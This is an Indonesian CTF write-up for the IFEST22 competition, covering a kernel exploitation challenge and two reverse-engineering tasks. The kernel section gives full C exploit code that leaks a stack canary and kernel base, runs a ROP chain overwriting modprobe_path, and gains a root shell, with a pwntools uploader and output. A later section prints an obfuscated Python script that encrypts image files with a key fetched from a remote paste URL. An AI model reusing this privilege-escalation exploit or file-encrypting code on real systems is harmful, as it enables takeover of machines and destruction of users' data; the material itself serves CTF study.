[ 18.814429] PGD 0 P4D 0
[ 18.814831] Oops: 0001 [#1] SMP PTI
[ 18.815330] CPU: 0 PID: 118 Comm: ovlo Tainted: G          O      5.5.0-rc7+ #3
[ 18.815511] Hardware name: OEMU Standard PC (i440FX + PIIX, 1996), BIOS 1.14.0-2 04/01/2014
[ 18.816047] RIP: 0010:0x6868686868686868
```

Setelah di coba satu satu, rip overflow berada di 56. Mari kita matikan smap, smep, dan kpti apakah address modprobenya valid

```
[~ $ cat ret2.c
#include <stdio.h>
#include <sys/ioctl.h>
#include <stdlib.h>
#include <fcntl.h>
#include <unistd.h>

unsigned long probe;

unsigned long user_cs, user_ss, user_rflags, user_sp, user_rip;

void modprobe_trigger(void) {
    printf("[+] Back to userland safely. now \n");
    system("echo '#!/bin/sh\nchmod 777 /flag' > /tmp/x");
    system("chmod +x /tmp/x");
    system("echo -ne '\\xff\\xff\\xff\\xff' > /tmp/dummy");
    system("chmod +x /tmp/dummy");
    system("/tmp/dummy");
    printf("[+] le flag:\n");
    system("cat /flag");
}

void prepare_tf(void) {
    asm("mov user_cs, cs;" 
        "mov user_ss, ss;" 
        "mov user_sp, rsp;" 
        "pushf;" 
        "pop user_rflags;");
    user_rip = (unsigned long)modprobe_trigger;
}

void abuse_probe(void){
    asm("xor rax, rax;" 
        "xor rbx, rbx;" 
        "xor r15, 15;" 
        "mov rax, 0x782f706d742f;" // /tmp/x
        "mov rbx, probe;" // the modprobe path
        "mov qword ptr [rbx], rax;" // set the path of modprobe to /tmp/x
        "swaps;" 
        "mov r15, user_ss;" 
        "push r15;" 
        "mov r15, user_sp;" 
        "push r15;" 
        "mov r15, user_rflags;" 
        "push r15;" 
        "mov r15, user_cs;" 
        "push r15;" 
        "mov r15, user_rip;" 
        "push r15;" 
        "iretq;" 
        );
}

int main(){
    int fd;
    unsigned long payload[2048] = {0};
    unsigned long leak [50];
    unsigned long base;
    unsigned long canary;
    fd = open("/dev/sith_force", O_RDWR);
    ioctl(fd, 0x4444, 0x6465617468737472L);
    ioctl(fd, 0x4445, 400);
    read(fd, leak, sizeof(leak));
    /*
    for(int i=0; i<50; i++){
        printf("index %d, data %llx \n", i, leak[i]);
    */
    base = leak[29] - 0x20007cL;
    probe = base + 0x14457a0L;
    canary = leak[8];
    printf("[+] Canary: 0x%llx\n", canary);
    printf("[+] Kbase: 0x%llx\n", base);
    printf("[+] Path to modprobe: 0x%llx\n", probe);

    int i = 8;
    for (int x = 0; x < 56; x++){
        payload[i++] = 0x4141414141414141;
    }
    prepare_tf();
    payload[i++] = canary;
    payload[i++] = (size_t)abuse_probe;
    ioctl(fd, 0x4446, payload);
    close(fd);
}
]
```

```

S)ssss I)iisi T)tttttt H) hh F)fffffff O)oooo R)rrrrr C)ccc E)eeeeeee
S) ss I) T) H) hh F) O) oo R) rr C) cc E)
S)ss I) T) H)hhhhh F)fffff O) oo R) rrr C) E)eeeeee
S) S) I) T) H) hh F) O) oo R) rr C) E)
S) ss I) T) H) hh F) O) oo R) rr C) cc E)
S)ssss I)iisi T) H) hh F) O)oooo R) rr C)ccc E)eeeeeee

"I find your lack of force disturbing" -Darth Vader
/bin/sh: can't access tty; job control turned off
[~/ # su ctf
sh: can't access tty; job control turned off
[~/ $ ls -la /flag
-rw----- 1 root      root          25 Aug  5 13:01 /flag
[~/ $ cd
[~ $ cat /proc/cpuinfo | grep "smap"
[~ $ ./ret2
[ 34.135939] Welcome to sith spaceship
[+] Canary: 0x241a740b35b1d400
[+] Kbase: 0xfffffffffaa800000
[+] Path to modprobe: 0xfffffffffabc457a0
[+] Back to userland safely. now
/tmp/dummy: line 1: ??: not found
[+] le flag:

IFEST22{ini_fake_flag}

Segmentation fault
[~ $ ls -la /flag
-rwxrwxrwx 1 root      root          25 Aug  5 13:01 /flag

```

Dan hasilnya valid. Mengingat kondisi aslinya smap smep dan kpti menyalah serta adanya KASLR dan FG-kaslr, pemilihan gadget untuk kernel ropharus dibawah 0xffffffff81300000 agar tidak berbelok. Cara untuk mendapatkan gadget adalah menggunakan extract vmlinu

(<https://raw.githubusercontent.com/torvalds/linux/master/scripts/extract-vmlinux>) dan menggunakan ropgadget untuk mendapatkan gadgetnya. Berikut dibawah adalah exploit akhirnya beserta code cara untuk mengirim exploitnya.

```
#include <stdio.h>
#include <unistd.h>
#include <fcntl.h>
#include <stdlib.h>
#include <sys/types.h>
#include <string.h>
#include <signal.h>
unsigned long user_cs, user_ss, user_rflags, user_sp, user_rip;

void set_probe(void) {
    printf("[+] Back at userland\n");
    system("echo '#!/bin/sh\nchown 0.0 /home/ctf/exploit\nchmod 4777 /home/ctf/exploit' > /tmp/x");
    system("chmod +x /tmp/x");

    system("echo -ne '\\\xff\\xff\\xff\\xff' > /tmp/dummy");
    system("chmod +x /tmp/dummy");

    puts("[*] Run unknown file");
    system("./tmp/dummy");
    exit(0);
}

void prepare_tf(void) {
    asm("mov user.cs, %cs;" // mengambil cs userland
        "mov user.ss, %ss;" // mengambil ss userland
        "mov user.sp, %rsp;" // mengambil rsp stack pointer userland
        "pushf";
        "pop user.rflags;"); // mengisi user_rflags dari rflags userland
    user_rip = (unsigned long)set_probe;
}

void exploit(){
    signal(SIGSEGV, set_probe);
    unsigned long payload[2048] = {0};
    int fd = open("/dev/sith_force", O_RDWR);
    unsigned long leak[50];
    unsigned long canary;
    unsigned long addr_leak, base, probe;
    ioctl(fd, 0x4444, 0x6465617468737472LL); // auth
    ioctl(fd, 0x4445, 400); // set read value
    read(fd, leak, sizeof(leak));
    /*for(int j = 0; j < 50; j++){
        printf("index %d value %llx\n", j, leak[j]);
    }*/
    canary = leak[8];
    addr_leak = leak[29];
    base = addr_leak - 0x20007cL;
    probe = base + 0x14457a0L;
    printf("[+] Canary: 0%llx\n", canary);
    printf("[+] Unaffected fg kaslr leak: 0%llx\n", addr_leak);
    printf("[+] Kbase: 0x%llx\n", base);
    printf("[+] Path to modprobe: 0x%llx\n", probe);

    prepare_tf();

    int i = 8;
    for (int x = 0; x < 56; x++){
        payload[i++] = 0x4141414141414141;
    }
    payload[i++] = canary;

    payload[i++] = base + 0x1c01L; // 0xffffffff810001c01 : pop rax ; ret
    payload[i++] = 0x782f700d742f; // /tmp/x

    payload[i++] = base + 0xb26L; // 0xffffffff81000b26 : pop rbx ; ret
    payload[i++] = probe;

    payload[i++] = base + 0xe93L; // 0xffffffff81000e93 : mov qword ptr [rbx], rax ; pop rbx ; ret
    payload[i++] = 0x6868686868686868; // pop rbx;

    payload[i++] = base + 0x200eaAL; // 0xffffffff81200ea0 : swapgs ; popfq ; ret <- swapgs
    payload[i++] = 0; // pop fq

    payload[i++] = base + 0x200ad7L; // 0xffffffff81200ad7: 48 cfq
    payload[i++] = user_rip;
    payload[i++] = user_cs;
    payload[i++] = user_rflags;
    payload[i++] = user_sp;
    payload[i++] = user_ss;
    ioctl(fd, 0x4446, payload); // ovlo
    close(fd);
}

int main(int argc, char *argv[]){
    char *argone = argv[1];
    if(strcmp(argone, "set") == 0){
        exploit();
    }

    else if(strcmp(argone, "shell") == 0){
        setuid(0);
        setgid(0);
        if(getuid() == 0){
            printf("[+] Yeet and r00t\n");
            system("sh");
        }
    }
}
}
```

```
from pwn import *
import time, os
context.log_level = "debug"

p = remote("CHALLENGE_HOST", 13377)

os.system("tar -czvf exp.tar.gz ./exploit")
os.system("base64 exp.tar.gz > b64_exp")

f = open("./b64_exp", "r")
sleep(10)
p.sendline()
p.recvuntil(b"~ \$")
p.sendline(b"echo '' > b64_exp;")

count = 1
while True:
    print('now line: ' + str(count))
    line = f.readline().replace("\n", "")
    if len(line)<=0:
        break
    cmd = b"echo '' + line.encode() + b'' >> b64_exp;" 
    p.sendline(cmd) # send lines
    time.sleep(0.02)
    #p.recv()
    p.recvuntil("~ \$")
    count += 1
f.close()

p.sendline("base64 -d b64_exp > exp.tar.gz;")
p.sendline("tar -xzvf exp.tar.gz")
p.interactive()
```

Compile exploit.c nya dengan gcc beserta opsi -static dan -masm=intel lalu jalankan program pythonnya

```
now line: 5717
now line: 5718
now line: 5719
now line: 5720
now line: 5721
now line: 5722
now line: 5723
now line: 5724
now line: 5725
[*] Switching to interactive mode
echo '2e/7ewBYDAA=' >> b64_exp;
~ $ base64 -d b64_exp > exp.tar.gz;
~ $ tar -xzvf exp.tar.gz
./exploit
~ $ ./exploit set
./exploit set
[ 522.862452] Welcome to sith spaceship
[+] Canary: 0xfc95ba0fb2132e00
[+] Unaffecfed fg kaslr leak: 0xffffffff8de0007c
[+] Kbase: 0xffffffff8dc00000
[+] Path to modprobe: 0xffffffff8f0457a0
[+] Back at userland
[*] Run unknown file
/tmp/dummy: line 1: \xff\xff\xff\xff: not found
~ $ ./exploit shell
./exploit shell
[+] Yeet and r00t
sh: can't access tty; job control turned off
/home/ctf # $ cat /flag
cat /flag

IFEST22{1_m4d3_th1s_ch4ll @_4am_W1B_timez0000nne}

/home/ctf # $ █
```

Setelah memasuki interaktif, kita hanya perlu menjalankan exploit dengan argumen set dan setelah dijalankan kita jalankan exploitnya dengan argumen shell dan alhasil kita menjadi root dan bisa melihat isi flag

Flag: **IFEST22{1\_m4d3\_th1s\_ch4ll @\_4am\_W1B\_timez0000nne}**

# Reverse Engineering


## 1. Count the Flag [Easy]

Deskripsi:

Mikael sedang mencari flag miliknya, tetapi ia kesulitan dalam menemukannya sehingga ia terjebak di suatu tempat (kesesat mulu sih). Bisakah kalian dapatkan flag miliknya? Untuk isi flagnya misal flagnya berisi helloworld maka yang ditulis dalam jawaban yaitu IFEST22{helloworld}.


Tahap Pengerajan:

Diberikan sebuah pilihan dimana kita disuruh langsung memasukkan flag kedalam program tersebut



```
( kali㉿kali )-[ ~/Downloads ]
$ ./counting
Welcome to Count the Flag Case IFEST2022
Ketik '1' jika ingin flagnya langsung
Ketik '2' jika ingin quit nih soal ato program serah dah
Ketik '3' untuk apa ya???
Silakan masukin flagnya :)
```

Untuk melihat code kita buka IDA dan menemukan beberapa fungsi yang tersebar dimana kita disuruh menyelesaikan sebuah persamaan aljabar singkat



```
IDA View-A Pseudocode-A Hex View-1 Structures Enums Imports Exports
22 |     break;
23 |     puts("Sabar tunggu 10 detik..");
24 |     sleep(10);
25 |     for ( i = 1; (int)i <= 10; ++i )
26 |     {
27 |         sleep(1);
28 |         printf("%d\n", i);
29 |     }
30 |     puts("Nih flagnya! have a great day :) : RE_is_fun");
31 |
32 |     if ( !strcmp(s1, "2") )
33 |     {
34 |         if ( !strcmp(s1, "3") )
35 |         {
36 |             puts("Loading...");
37 |             sleep(0xAu);
38 |             puts("Napain ke sini?");
39 |             sleep(4);
40 |             puts("Oh mo flag yang benar yak");
41 |             sleep(3u);
42 |             puts("Haha");
43 |             sleep(4);
44 |             puts("Ioh");
45 |             sleep(5u);
46 |             puts("Masi nungguin?");
47 |             sleep(5u);
48 |             puts("hehe");
49 |             sleep(0xAu);
50 |
51 |         }
52 |     }
53 |     else
54 |     {
55 |         sub_15CD((int64)s1);
56 |         puts(byte_21AE);
57 |     }
58 |     puts("bye!!!!!");
59 | }
```

The image displays three vertically stacked windows of the IDA Pro interface, each showing pseudocode for a different function. The windows are titled "IDA View-A", "Pseudocode-A", and "Hex View-1".

**Top Window (IDA View-A, Pseudocode-A):**

```
1 int __fastcall sub_15CD(__int64 a1)
2 {
3     if ( !strcmp((const char *)a1, "RE_is_fun") )
4         return puts("Yes bener (?)");
5     if ( !(unsigned __int8)sub_1240(a1) )
6         return puts("Ups salah bro :(");
7     *(_BYTE *)(a1 + 4) += *(_BYTE *)a1 - *(_BYTE *)(a1 + 1);
8     if ( !(unsigned __int8)sub_131F(a1) || !(unsigned __int8)sub_1428(a1) || !(unsigned __int8)sub_1508(a1) )
9         return puts("Ups salah bro :(");
10    sub_1189(a1);
11    return printf("Congrats, ini flag aslinya ga boong: %s\n", (const char *)a1);
12 }
```

**Middle Window (IDA View-A, Pseudocode-A):**

```
1 BOOL8 __fastcall sub_1202(char *a1)
2 {
3     if ( *a1 != 24 * (*a1 % 2 + 3) + 6 )
4         return OLL;
5     if ( a1[1] == *a1 - 36 + 2 * a1[1] - 106 )
6         return a1[2] == 3 * (a1[2] + *a1 / 2 - a1[1]) - 11;
7     return OLL;
8 }
```

**Bottom Window (IDA View-A, Pseudocode-A):**

```
1 BOOL8 __fastcall sub_12E1(char *a1)
2 {
3     if ( a1[3] != a1[2] * a1[1] / 32 )
4         return OLL;
5     if ( a1[4] != a1[4] / 2 + 41 )
6         return OLL;
7     if ( a1[5] == 4 * (a1[4] >> 2) )
8         return a1[6] == (2 * a1[5] + a1[6]) / 3;
9     return OLL;
10 }
```

The image shows two side-by-side windows of the IDA Pro debugger, both titled "Pseudocode-A".

The top window contains the following pseudocode:

```
1 BOOL __fastcall sub_13EA(char *ai)
2 {
3     if ( ai[7] != 6 * (ai[7] - ai[6]) - 5 )
4         return OLL;
5     if ( ai[8] == ai[7] * ai[5] * (*ai - 75) + 10 )
6         return ai[9] == 2 * ai[8] - ai[2] - 7;
7     return OLL;
8 }
```

The bottom window contains the following pseudocode:

```
1 BOOL __fastcall sub_14CA(char *ai)
2 {
3     if ( ai[10] != 4 * (ai[8] - ai[10] - 1) )
4         return OLL;
5     if ( ai[11] == 26 * (ai[11] - ai[7] - 3) )
6         return ai[12] == 3 * (ai[11] - ai) + 1;
7     return OLL;
8 }
```

Setelah menyelesaikan persamaan tersebut menggunakan numerik atau pemrograman, dapat diketahui bahwa angka-angka tersebut merupakan bilangan ascii. Saat kita masukkan ternyata benar itu adalah flagnya.

```
└$ ./counting
Ketik '1' jika ingin flagnya langsung
Ketik '2' jika ingin quit nih soal ato program serah dah
Ketik '3' untuk apa ya???
Silakan masukin flagnya : ) :N@+VCPPa=H0h0
Congrats, ini flag aslinya ga boong: NluVCPPa_H0h0
```

Flag:IFEST22{NluVCPPa\_H0h0}

## 2. Help Maxine [Medium]

Deskripsi:

Tolong bantu Mbak Maxine untuk mendapatkan lagu favoritnya ya!!

\*catatan: semua file yang ada pada folder so\_strange akan dihantui oleh Mas Vecna.

Tahap Pengerjaan:

Diberikan sebuah gambar yang terenkripsi beserta codingan Python sebagai berikut.

Offset (h)	00	01	02	03	04	05	06	07	08	09	0A	0B	0C	0D	0E	0F	Decoded text
00000000	67	41	41	41	41	41	42	69	33	35	6D	33	44	57	44	73	gAAAAABi35m3DWDs
00000010	4B	66	36	6F	56	43	6E	4D	45	50	34	74	38	4D	75	49	Kf6oVCnMEP4t8MuI
00000020	6D	63	50	71	6B	69	61	73	63	76	52	42	44	7A	72		mcPqkiascvvRBDzr
00000030	67	49	79	43	6B	4E	69	63	5A	34	37	37	35	47	78	33	gIyCkNicZ4775Gx3
00000040	79	70	4B	30	64	4E	79	46	73	50	42	5A	57	36	56	4E	ypK0dNyFsPBZw6VN
00000050	4A	55	67	37	2D	5A	65	37	7A	53	58	33	4D	54	52	4F	JUg7-Ze7zSX3MTRO
00000060	66	39	66	70	48	77	32	44	5A	70	73	49	56	59	56	54	f9fpHw2DZpsIVYVT
00000070	6F	42	47	77	2D	4C	6D	63	4F	47	65	62	32	6A	45	4A	oBGw-LmcOGeb2jEJ
00000080	31	76	49	73	6C	6C	6C	64	63	49	31	43	58	5F	46	63	lvIs11ldcIlCX_Fc
00000090	75	4E	57	37	55	76	53	72	36	45	6E	6E	61	2D	73	66	uNW7UvSr6Enna-sf
000000A0	53	63	48	58	41	7A	30	65	6B	4D	53	67	44	69	36	78	ScHXAz0ekMSgDi6x
000000B0	53	77	45	4C	34	53	64	49	6F	37	38	50	71	7A	4D	4C	SwEL4SdIo78PqzML
000000C0	75	54	49	48	6F	55	4F	69	33	46	6C	46	4B	35	55	74	uTIHoUOi3FlFK5Ut
000000D0	37	62	4B	32	6A	67	36	70	4A	74	65	31	49	35	47	53	7bK2jg6pJteI5GS
000000E0	34	31	62	48	41	38	5F	6F	78	62	71	58	6C	69	50	5F	4lbHA8_oxbqXliP_
000000F0	30	6B	79	7A	6D	47	6B	62	55	74	62	57	43	4A	7A	34	0kyzmGkbUtbWCJz4

```
#!/usr/bin/python3
import zlib, base64
exec(zlib.decompress(base64.b64decode(base64.b64decode(base64.b64decode('W
1VwNE1wVXJPWF15YwtGUkwxbzJMM2R6ZFd0NGJHeHdUMjQwVlZSYU16aG9VVwRvU3paTGRGRkJ
UbUzrVmxaRGJrcERUM2hLYkhSU1JUZFVMM1psWlVvd1FuT1ZkbTFCTnnpnMUT6YzVORGRxYnpob
VRISmtTMwh2V25CVVozS1JZVFZITTB4VmFGcERTbT15UXpaYVRVWkV1VE5aVFVKdFkzTnpkRFp
NUja1VFpuUk5RbTV0UTJWa1JGT11Sb1JSYzBJd1FscHpjMGhWwjNCd2NGWnjhSEJEV1VNMFVUb
E5TME00VUUxdWVYQ1VUR2hLYkZrMVUyRmpTRXRhUVhGVk5YUnvhRkJVU2tkSmNrNw5XamRuZUR
oemVHZ31VR116V1dGQ05IUX1UMEphU0ZocmFHVXhWM2hHWTjsUmRrd3hiMkpoVmtkNFdFVXZRM
Wh6Wkc1b1pUTmpWbE5hUjFGc2IyUkjhV3RWUjNoQ2FTOXRUWFzsWVRkSGJVaFdXRmxWZDFnNWR
uVmtTVzh2V2pSa1dXa3ZrbVVyUkUxV2RVcEdObU55TkhhCE0wSm5hakE1VnpwQ1ZUTXdjMGRQT
1hCemRFczJObkpV0hodFNVS1FOSGhSYm1oak4yUmhOSFpCYTAxRk9VSlZiRVJhT1VweWFsYzB
OaTlrYm05YWfraDBaSFp4T1hVd2JreDJNVE5QZG1zc1YwTTVPWFowZVdaRWNUQm1Mekk1V0dvd
1Zqt1FOM292VFdKeF16TnPFRkExWjBSSWJYVkrOM2xEUVZsd2FHRkhibVZoYTJKNmJHSk1Saku
0WTFVek9XeHpTMWxuVkvwcGVESm9SMFpXTUhneMnwWTBWzFHVEdjMWQyUkNOVGroU0c4M1JXS
```

```
jBaM2gwVGpGQmExSnZSMnRhVEVWdVpWSkNVbEY2Um1wc1Ntc3pXbTFwTUdaS1kyeDZibFpPZEV  
0MVNrVnJUMVZsUkhWYV1XczFhR2h5YWsWE1qSkZORzlaTUU5W11YaHJRV1JIUWs1alRrWkVTM  
kVyWVZFMGMxUkdNbXBLVkhCU1J6TjJkR1ZvYzNRemNET1hhVEY1Y2twdmJUbGx1bmh1VG1adWF  
WUTBXVTU0ZDFwUGEyUnFXa3hrUjNoU1VVZFdWVXhuWV4VWNHvnRkR1ZIY1cxdGRsQkRRMEZvW  
XpsdmJVUTROSE5rU1Rad2JVMXpZemd4YkVsVFNTczBXR2hwVTNORFRWbFFSakF2V0RGU1pGQnZ  
UVTVpUzNsc2JXWkhbFJ6Vm01TFNteHlRblpRTWtsV1FYSjRORXR3T0dKN11UYzNSVFZhTjBGb  
VQycG5Sa1pXTkdWWFMwWTFjRUZWVU5TvvvDHMMnBTT1N0VFIyUXpObXBqS3k5Q1F6UkxTRTk  
2VGxBdmNUbFRiVTFVvjBRNFVHVkNZVvpWUzJ4d1ZrMW9XV1ZYWkZaV1VrOTBkbmR5YTFKdU5Wc  
E1jVmxNNTA0NF16QkvjQ3RvTUVsUFZITnFSV1FylTjkQmNVb3ZNa1p4THk5c1RFSjJWa2M0Vvd  
oWVvqaG5jM2RDVldSMU5qY3hRbljvVGxwVk5EMD0='))))
```

Untuk melihat source code, lakukan decode base 64 sebanyak 3x lalu zlib inflate. Ternyata source code ini di-obfuscate.

```
#!/usr/bin python3  
yi=bytes  
yS=open  
yE=True  
yB=len  
yD=range  
ya=int  
yp=ValueError  
import os  
yQ=os.name  
ys=os.listdir  
yc=os.system  
import random  
yw=random.randint  
import base64  
yr=base64.b32decode  
yh=base64.urlsafe_b64encode  
from cryptography.fernet import Fernet  
import requests  
yP=requests.get  
ye="so_strange/"  
yX=[]  
yg=[]
```

```

yY=yw(1,256)
def yG(filename):
    yF=yP(yr(b'NB2HI4DTHIXS64DBON2GKYTJNYXGG33NF5ZGC5ZPOBGDQTKSIZFWE=='))
    yo=yi(yF.text,'utf-8')
    yj=yh(yo)
    ym=Fernet(yj)
    with yS(ye+filename+".enc","rb")as f:
        x=f.read()
    yT=ym.encrypt(x)
    with yS(ye+filename+".fntenc","wb")as g:
        g.write(yT)
    f.close()
    g.close()
for yL in ys(ye):
    if yL.endswith(".jpg")or yL.endswith(".png"):
        yX=[ ]
        yW=[ ]
        with yS(ye+yL,'rb')as f:
            while yE:
                yx=f.read(1).hex()
                yX.append(yx)
                if yB(yx)==0:
                    break
        f.close()
        yf=yX[:-1]
        for x in yD(yB(yf)):
            try:
                yH=(ya(yf[x],16)^yY)
                yW.append(yH)
            except yp:
                pass
        with yS(ye+yL+".enc",'wb')as f:
            f.write(yi(yW))
        f.close()
        yG(yL)
        if yQ=='posix':
            yc('cd so_strange/; rm *.enc')
        elif yQ=='nt':
            yc('cd so_strange && del *.enc')


```

```
print("{} Encrypted".format(yL))
```

Mari kita teliti perlahan, jika dilihat dari module yang diimport maka ada sebuah modul “cryptography.fernet” yang akan encrypt file menjadi fernet yang ditandai dengan function **yG(filename)**.

Function **yG(filename)** akan melakukan enkripsi file menggunakan fernet dengan key yang akan diambil dari

**yF=yP(yr(b'NB2HI4DTHIXS64DBON2GKYTJNYXGG33NF5ZGC5ZPOBGDQT  
KSIZFWE=='))** jika di translate akan menjadi ini **req = requests.get(base64.b32decode(b'NB2HI4DTHIXS64DBON2GKYTJNYXGG3  
3NF5ZGC5ZPOBGDQTKSIZFWE=='))** yang akan mengambil key dari pastebin.



Lalu masuk ke fungsi utama **for yL in ys(ye): = for file in os.listdir(strange\_dir)**. Jika dilihat, maka akan ada sebuah validasi format file jika berakhiran dengan “.png” atau “.jpg” yang akan di-encrypt pada folder strange\_dir.

Dilanjutkan dengan fungsi berikut ini untuk membaca file yang akan di-encrypt.

```
with yS(ye+yL,'rb')as f:           //with open(strange_dir+file,'rb') as f:  
    while yE:                      // while True:  
        yx=f.read(1).hex()          // data=f.read(1).hex()  
        yX.append(yx)               // temp.append(data)  
        if yB(yx)==0:                // if len(data)==0:  
            break                   // break  
f.close()
```

Ini adalah fungsi utama dari codingan ini, yaitu membalikkan hex value yang telah dibaca dan akan di xor dengan random value antara 1-256 dan akan di fernetting menggunakan key yang diambil dari pastebin.

```
yf=yX[::-1] //rev=temp[::-1]
for x in yD(yB(yf)): //for x in range(len(rev)):
    Try:
        yH=(ya(yf[x],16)^yY) //crypt = (int(rev[x],16)^randomz)
        yW.append(yH) //enc.append(crypt)
    except yp:
        pass
    with yS(ye+yL+".enc",'wb')as f: //menulis encrypted data ke file
        f.write(yi(yW))
    f.close()
yG(yL) //fernetting(file)
```

Cara Penyelesaian:

1. Decrypt fernet
2. Bruteforce XOR (1-256)
3. Reverse string file

```
from cryptography.fernet import Fernet

def decrypt(filename,filename_decrypt):
    with open(filename,'rb') as f:
        x = f.read()

    key = b"Running Up That Hill - Kate Bush"
    keyz = base64.urlsafe_b64encode(key)

    fernetz = Fernet(keyz)
    decrypt = fernetz.decrypt(x)
    #print(decrypt)

    with open(filename_decrypt,'wb') as g:
        g.write(decrypt)
decrypt('so_strange/max.png.fntenc','test_max.png')
```

